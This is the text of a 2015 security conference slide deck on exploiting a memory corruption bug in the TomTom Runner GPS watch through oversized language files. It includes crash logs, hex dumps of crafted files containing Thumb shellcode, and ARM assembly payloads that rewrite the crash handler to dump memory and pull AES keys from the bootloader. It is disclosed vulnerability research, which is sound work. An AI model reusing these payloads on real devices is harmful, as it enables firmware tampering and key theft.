Hacking The TomTom Runner Part 2

Vulnerability Research and Exploitation of an IoT Device

Luis Grangeia | @lgrangeia

October 2015
Confraria de Segurança da Informação

Overview

- Disclaimer
- Brag
- From Vulnerability to Exploit:
  - Controlling execution
  - Exfiltrating data
  - Bootloader
  - Firmware encryption
  - Firmware validation
- Risk Assessment + Recommendations

Disclaimer

“I’m not a lawyer”

Disclaimer

1. Security research should not be illegal
2. TomTom has been contacted and has full details of vulnerabilities
3. TomTom has mitigated the vulnerability in a recent firmware version

   (though it does not completely prevent the problem…)

Brag

“Mom, I did it.”

Brag

- **I found and took advantage of a memory corruption vulnerability,**
- **And used it to gain control of a closed embedded system running proprietary software**
- A few security hurdles had to be crossed
- Fellow hackers helped
  - hello pmsac and poupas!
- No screwdriver or hardware hacking tricks were used

Starting Point


- One TomTom Runner GPS Watch
- Encrypted Firmware updates

Finish Line

- Ability to modify existing firmware and flash it on the watch
- Fun ideas for the future:
  - Implement phone notifications on watch
  - Use watch as a hacking platform
    (wrist worn ubertooth!)

From Vulnerability to Exploit

“opening” the device



- Atmel ATSAM4S8C
  - Main “CPU” (MCU):
- Micron N25Q032A13ESC40F
  - Serial flash memory (4MB)
- Texas Instruments CC2541:
  - Bluetooth Module
- CSR SiRF starV 5e GNSS
  - GPS Module (off screen)

download.tomtom.c

download.tomtom.com/sweet/fitness/Firmw

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
▼<FirmwareVersion>
  ▼<latestVersion>
      <Major>1</Major>
      <Minor>8</Minor>
      <Build>42</Build>
    </latestVersion>
    <isCritical>no</isCritical>
    <URL>1_8_42/0x000000F0</URL>
    <URL>1_8_42/0x00010200</URL>
    <URL>1_8_42/0x00810000</URL>
    <URL>1_8_42/0x00810001</URL>
    <URL>1_8_42/0x00810002</URL>
    <URL>1_8_42/0x00810003</URL>
    <URL>1_8_42/0x00810004</URL>
    <URL>1_8_42/0x00810005</URL>
    <URL>1_8_42/0x00810008</URL>
    <URL>1_8_42/0x00810009</URL>
    <URL>1_8_42/0x0081000A</URL>
    <URL>1_8_42/0x0081000B</URL>
    <URL>1_8_42/0x0081000C</URL>
    <URL>1_8_42/0x0081000D</URL>
    <URL>1_8_42/0x0081000E</URL>
    <URL>1_8_42/0x0081000F</URL>
    <URL>1_8_42/0x00850000</URL>
    <URL>1_8_42/0x00850001</URL>
    <BLE version="24" URL="BLE/24/0x00000012"/>
  </FirmwareVersion>
```


- Main Firmware file
- Firmware for the GPS Module
- Language resource files (eng / ger/ por / etc.)
- Manifest files (configuration settings)
- Firmware for the BLE Module

EEPROM File structure

- Device contains 4MB EEPROM with a primitive filesystem
- Each file can be read or written to via USB (and bluetooth)
- Name structure is 32 bit values
- Coincident with firmware files

EEPROM File structure

```
lgrangeia@vostok: ~
lgrangeia@vostok:~$ ttwatch -l
0x00810004: 4198
0x00810005: 4136
0x00810009: 3968
0x0081000b: 3980
0x0081000a: 4152
0x0081000e: 3957
0x0081000d: 4189
0x0081000f: 4156
0x0081000c: 4003
0x00810002: 4115
0x00010200: 43532
0x00710701: 74
0x00710700: 74
0x00710004: 140
0x00710703: 98
0x00710702: 98
0x00710704: 140
0x00010100: 28433
0x00810001: 3795
0x0002000f: 20
0x00850001: 1990
0x00810008: 6009
0x00850000: 1990
0x00810003: 3795
0x00013000: 2304
0x00020001: 72
0x00710000: 98
0x00710002: 74
0x00710001: 74
0x00710003: 98
0x00020005: 420
0x00f20000: 844
0x00000024: 4
0x00860000: 3047
0x00860001: 3047
0x00860002: 3047
0x00860003: 3047
0x00000025: 4
lgrangeia@vostok:~$
```

```
lgrangeia@vostok: ~
0x00860002: 3047
0x00860003: 3047
0x00000025: 4
lgrangeia@vostok:~$ ttwatch -r  0x00020001
P15xp__5.5.116-R32+5xpt_5.5.116-R32EGSD5xplgrangeia@vostok:~$
lgrangeia@vostok:~$ ttwatch --delete 0x00020001
lgrangeia@vostok:~$ ttwatch -r  0x00020001
Unable to read file
lgrangeia@vostok:~$ echo 123 | ttwatch -w 0x00020001
lgrangeia@vostok:~$ ttwatch -r  0x00020001
123
lgrangeia@vostok:~$
```

Firmware Upgrade

1. Put firmware file on the EEPROM memory
2. Bootloader verifies presence of new firmware on EEPROM, verifies if it's valid
3. Bootloader decrypts firmware and writes it on internal flash

Vulnerability

- Ability to crash the watch with a large language file
- Got to control execution
  - How?

Language Files

```
00000000   00 01 02 03 04 05 06 07  08 09 0a 0b 0c 0d 0e 0f
00000000   cb 0e 00 00 b3 01 00 00  4d 6f 6e 00 54 75 65 00   Ë...³...Mon.Tue.
00000010   57 65 64 00 54 68 75 00  46 72 69 00 53 61 74 00   Wed.Thu.Fri.Sat.
00000020   53 75 6e 00 4d 4f 4e 00  54 55 45 00 57 45 44 00   Sun.MON.TUE.WED.
00000030   54 48 55 00 46 52 49 00  53 41 54 00 53 55 4e 00   THU.FRI.SAT.SUN.
00000040   4d 4f 4e 44 41 59 00 54  55 45 53 44 41 59 00 57   MONDAY.TUESDAY.W
00000050   45 44 4e 45 53 44 41 59  00 54 48 55 52 53 44 41   EDNESDAY.THURSDA
00000060   59 00 46 52 49 44 41 59  00 53 41 54 55 52 44 41   Y.FRIDAY.SATURDA
00000070   59 00 53 55 4e 44 41 59  00 4a 41 4e 00 46 45 42   Y.SUNDAY.JAN.FEB
00000080   00 4d 41 52 00 41 50 52  00 4d 41 59 00 4a 55 4e   .MAR.APR.MAY.JUN
00000090   00 4a 55 4c 00 41 55 47  00 53 45 50 00 4f 43 54   .JUL.AUG.SEP.OCT
000000a0   00 4e 4f 56 00 44 45 43  00 4d 00 54 00 57 00 54   .NOV.DEC.M.T.W.T
000000b0   00 46 00 53 00 53 00 4f  54 48 45 52 00 53 54 4f   .F.S.S.OTHER.STO
000000c0   50 57 41 54 43 48 00 48  49 53 54 4f 52 59 00 53   PWATCH.HISTORY.S
000000d0   45 54 54 49 4e 47 53 00  52 55 4e 00 43 59 43 4c   ETTINGS.RUN.CYCL
000000e0   45 00 53 57 49 4d 00 53  57 49 4d 00 4c 41 50 00   E.SWIM.SWIM.LAP.
000000f0   43 55 52 52 45 4e 54 00  43 4c 4f 43 4b 00 53 4f   CURRENT.CLOCK.SO
00000100   55 4e 44 00 50 52 4f 46  49 4c 45 00 4c 41 4e 47   UND.PROFILE.LANG
00000110   55 41 47 45 00 57 41 54  43 48 20 53 54 41 54 55   UAGE.WATCH STATU
00000120   53 00 61 6c 61 72 6d 00  6f 6e 00 6f 66 66 00 72   S.alarm.on.off.r
00000130   65 61 64 79 00 41 56 47  2e 20 50 41 43 45 00 41   eady.AVG. PACE.A
00000140   56 47 2e 53 50 45 45 44  00 41 56 47 2e 44 49 53   VG.SPEED.AVG.DIS
```

- List of NUL terminated ASCII strings
- First 4 bytes: length of all strings inc. nulls (little endian)
- Next 4 bytes: number of strings (little endian)

Big language file

- String buffer over 6000 bytes
- Result: Crash!

Language files

- Device resets (interesting)…
- A mistery file appears (0x00013000)…

First crash!

01.crash

```
Crashlog - SW ver 1.8.42
 R0 = 0x2001b088
 R1 = 0x2001bf54
 R2 = 0x2001cee4
 R3 = 0x2001cdd4
 R12 = 0x0045bf51
 LR [R14] = 0x00426a75 subroutine call return address
 PC [R15] = 0x2001bf54 program counter
 PSR = 0x20000000
 BFAR = 0xe000ed38
 CFSR = 0x00020000
 HFSR = 0x40000000
 DFSR = 0x00000000
 AFSR = 0x00000000
 Batt = 4200 mV
 stack hi = 0x00000514
ÿÿÿÿÿÿÿÿÿÿÿÿ
```


Line 13, Column 19 | Tab Size: 4 | Plain Text

Address Space

- Collected a LOT of crash dumps
- Read (and must read more) ARM documentation
- Note:
  - This is an ARM Cortex M4 CPU
  - Works in ARM Thumb-32 mode exclusively
  - No ASLR (predictable)
  - Not many memory controls (SRAM is executable)

- LR [R14] = 0x00426a75 subroutine call return address
- PC [R15] = 0x2001bf54 program counter
- We're in SRAM (heap or stack)
- Return address is in Flash region
- **Nice.**

Figure 7-1. SAM4S Product Mapping



Google brain implant FTW

01.crash

```
Crashlog - SW ver 1.8.42
 R0 = 0x2001b088
 R1 = 0x2001bf54
 R2 = 0x2001cee4
 R3 = 0x2001cdd4
 R12 = 0x0045bf51
 LR [R14] = 0x00426a75 subroutine call return address
 PC [R15] = 0x2001bf54 program counter
 PSR = 0x20000000
 BFAR = 0xe000ed38
 CFSR = 0x00020000
 HFSR = 0x40000000
 DFSR = 0x00000000
 AFSR = 0x00000000
 Batt = 4200 mV
 stack hi = 0x00000514
ÿÿÿÿÿÿÿÿÿÿÿÿ
```

Line 13, Column 19 | Tab Size: 4 | Plain Text

```c
// From Joseph Yiu, minor edits by FVH
// hard fault handler in C,
// with stack frame location as input parameter
// called from HardFault_Handler in file xxx.s
void hard_fault_handler_c (unsigned int * hardfault_args)
{
  unsigned int stacked_r0;
  unsigned int stacked_r1;
  unsigned int stacked_r2;
  unsigned int stacked_r3;
  unsigned int stacked_r12;
  unsigned int stacked_lr;
  unsigned int stacked_pc;
  unsigned int stacked_psr;

  stacked_r0 = ((unsigned long) hardfault_args[0]);
  stacked_r1 = ((unsigned long) hardfault_args[1]);
  stacked_r2 = ((unsigned long) hardfault_args[2]);
  stacked_r3 = ((unsigned long) hardfault_args[3]);

  stacked_r12 = ((unsigned long) hardfault_args[4]);
  stacked_lr = ((unsigned long) hardfault_args[5]);
  stacked_pc = ((unsigned long) hardfault_args[6]);
  stacked_psr = ((unsigned long) hardfault_args[7]);

  printf ("\n\n[Hard fault handler - all numbers in hex]\n");
  printf ("R0 = %x\n", stacked_r0);
  printf ("R1 = %x\n", stacked_r1);
  printf ("R2 = %x\n", stacked_r2);
  printf ("R3 = %x\n", stacked_r3);
  printf ("R12 = %x\n", stacked_r12);
  printf ("LR [R14] = %x  subroutine call return address\n", stacked_lr);
  printf ("PC [R15] = %x  program counter\n", stacked_pc);
  printf ("PSR = %x\n", stacked_psr);
  printf ("BFAR = %x\n", (*((volatile unsigned long *)(0xE000ED38))));
  printf ("CFSR = %x\n", (*((volatile unsigned long *)(0xE000ED28))));
  printf ("HFSR = %x\n", (*((volatile unsigned long *)(0xE000ED2C))));
  printf ("DFSR = %x\n", (*((volatile unsigned long *)(0xE000ED30))));
  printf ("AFSR = %x\n", (*((volatile unsigned long *)(0xE000ED3C))));
  printf ("SCB_SHCSR = %x\n", SCB->SHCSR);

  while (1);
}
```

http://blog.frankvh.com/2011/12/07/cortex-m3-m4-hard-fault-handler/

Language Files

0x00810008 – Hexinator

File Edit View Grammar Script Window Help

Go To Position | Adobe-Standard-Encoding (Encoding) | <none> (Grammar) | Parse | <none> (Results Script)

```
        00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0x0000  71 17 00 00 00 00 00 00 00 F0 20 E3 00 F0 20 E3   q......... ª.. ª
0x0010  00 F0 20 E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00   .. ª.. .. ª.. ª.
0x0020  F0 20 E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00 F0   . ª.. .. ª.. ª..
0x0030  20 E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00 F0 20    ª.. .. ª.. ª..
0x0040  E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00 F0 20 E3   ª.. .. ª.. ª.. ª
0x0050  00 F0 20 00 F0 20 E3 00 F0 20 E3 00 F0 20 E3 00   .. .. ª.. ª.. ª.
0x0060  F0 20 00 F0 20 E3 00 F0 20 E3 00 F0 20 E3 00 F0   . .. ª.. ª.. ª..
0x0070  20 00 F0 20 E3 00 F0 20 E3 00 F0 20 E3 00 F0 20    .. ª.. ª.. ª..
0x0080  00 F0 20 E3 00 F0 20 E3 00 F0 20 E3 00 F0 20 00   .. ª.. ª.. ª.. .
0x0090  F0 20 E3 00 F0 20 E3 00 F0 20 E3 00 F0 20 00 F0   . ª.. ª.. ª.. ..
0x00A0  20 E3 00 F0 20 E3 00 F0 20 E3 00 F0 20 00 F0 20    ª.. ª.. ª.. ..
0x00B0  E3 00 F0 20 E3 00 F0 20 E3 00 F0 20 00 F0 20 E3   ª.. ª.. ª.. .. ª
0x00C0  00 F0 20 E3 00 F0 20 E3 00 F0 20 00 F0 20 E3 00   .. ª.. ª.. .. ª.
0x00D0  F0 20 E3 00 F0 20 E3 00 F0 20 00 F0 20 E3 00 F0   . ª.. ª.. .. ª..
0x00E0  20 E3 00 F0 20 E3 00 F0 20 00 F0 20 E3 00 F0 20    ª.. ª.. .. ª..
0x00F0  E3 00 F0 20 E3 00 F0 20 00 F0 20 E3 00 F0 20 E3   ª.. ª.. .. ª.. ª
0x0100  00 F0 20 E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00   .. ª.. .. ª.. ª.
0x0110  F0 20 E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00 F0   . ª.. .. ª.. ª..
0x0120  20 E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00 F0 20    ª.. .. ª.. ª..
0x0130  E3 00 F0 20 00 F0 20 E3 00 F0 20 E3 00 F0 20 E3   ª.. .. ª.. ª.. ª
```

Start	End	Length	Content
0x00	0x00	1	71

0x00810003 – Hexinator


File Edit View Grammar Script Window Help

Go To Position | Adobe-Standard-Encoding (Encoding) | <none> (Grammar) | Parse | <none> (Results Script)

```
        00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0x000   CB 0E 00 00 00 00 00 00 AA BB CC DD 41 B1 01 20   ¸.......“».. A–.
0x010   4F F0 69 03 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   O.i..¿.¿.¿.¿.¿.¿
0x020   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x030   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x040   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x050   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x060   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x070   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x080   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x090   00 BF 00 BF 05 48 50 F8 04 1B 50 F8 04 2B 50 F8   .¿.¿.HPł..Pł.+Pł
0x0A0   04 3B 50 F8 04 CB 4F F0 00 00 00 47 F8 0D 41 00   .;Pł.¸O....Gł A.
0x0B0   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x0C0   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x0D0   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x0E0   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x0F0   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x100   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x110   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x120   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
0x130   00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF   .¿.¿.¿.¿.¿.¿.¿.¿
```

Start	End	Length	Content
0x00	0x00	1	CB

After some fiddling...



R0 = 0x00000000
R1 = 0xffffffe3
R2 = 0x00000002
R3 = 0x00000029
R12 = 0x00000000
LR [R14] = 0x00441939 subroutine call return address
PC [R15] = 0x000000cc program counter

Bedside Reading for the last two months

Atmel

SAM4S Series

Atmel | SMART ARM-based Flash MCU

DATASHEET

Description

The Atmel® | SMART SAM4S series is a member of a family of Flash microcontrollers based on the high-performance 32-bit ARM® Cortex®-M4 RISC processor. It operates at a maximum speed of 120 MHz and features up to 2048 Kbytes of Flash, with optional dual-bank implementation and cache memory, and up to 160 Kbytes of SRAM. The peripheral set includes a full-speed USB Device port with embedded transceiver, a high-speed MCI for SDIO/SD/MMC, an External Bus Interface featuring a Static Memory Controller to connect to SRAM, PSRAM, NOR Flash, LCD Module and NAND Flash, 2 USARTs, 2 UARTs, 2 TWIs, 3 SPIs, an I2S, as well as a PWM timer, two 3-channel general-purpose 16-bit timers (with stepper motor and quadrature decoder logic support), an RTC, a 12-bit ADC, a 12-bit DAC and an analog comparator.

Masterplan for exploitation

1. **Exfiltrate memory regions via loading values into registers and crashing**
   - Very little bandwidth (~24 bytes per crash)
2. Find crash routine and modify it to improve bandwidth
3. Dump the bootloader to extract AES keys

1. Load Values into registers and crash

```
.syntax unified
.thumb

// Load VTOR address
ldr r2, =0xE000ED08
ldr r3, [r2]

// add offset to hardfault function ptr
mov r1, #0x04
add r2, r3, r1

// load hardfault address
ldr r3, [r2]

// This crashes always (explain why)
mov r1, #0x00
bx r1
```

- 0xe000ed08 - Vector Table Offset Register
- Get address of VTOR
- Get address of hardfault function (0x0040bfa1 on 1.8.42)

Masterplan for exploitation

1. Exfiltrate memory regions via loading values into registers and crashing
   - Very little bandwidth (~24 bytes per crash)
2. **Find crash routine and modify it to improve bandwidth**
3. Dump the bootloader to extract AES keys

2. Find crash routine and modify it to improve bandwidth

- **Slowly** dumped crash handler and sub-routines
- Method: load addresses into registers, crash
- Wrote a script to read crash files and build a binary for disassembly

2. Find crash routine and modify it to improve bandwidth

- Crash handler does:
  - Read some addresses
  - Calls functions
  - sprintf()'s the crashlog string to a string in the stack
  - calls a fwrite()-like function to dump that string into the EEPROM

Modified crash function (1/2)

```
.syntax unified
.thumb

// save lr, resize stack
push {r0-r12, lr}
sub.w sp, sp, #616

bl fillup

// Arguments for write()
mov.w r1, #512
add r0, sp, #100

// call write()
ldr r7, =0x00410e39
blx r7

/* shrink back stack */
add.w sp, sp, #616
pop {r0-r12, lr}
bx lr
```

- Rewritten crash function
- Does not crash ☺
- Dumps 372 bytes of memory per call

Modified crash function (2/2)

```
fillup:
add r4, sp, #100

// “Crashlog” string
ldr r7, =0x73617243
str r7, [r4], #4
ldr r7, =0x676f6c68
str r7, [r4], #4

// Base address of ROM read:
ldr r7, =0x00408706
add r4, sp, #108
mov r3, #94
lp1:
        ldr r8, [r7], #4
        str r8, [r4], #4
        sub r3, #1
        cbz r3, end
        b lp1
end:
bx lr
```

- Rewritten crash function
- Does not crash ☺
- Dumps 372 bytes of memory per call

Other fun payloads written

- Wrote another payload to find ASCII strings on the flash address space and dump that region
- (too big to fit in a slide)

Masterplan for exploitation

1. Exfiltrate memory regions via loading values into registers and crashing
   - Very little bandwidth (~24 bytes per crash)
2. Find crash routine and modify it to improve bandwidth
3. **Dump the bootloader to extract AES keys**

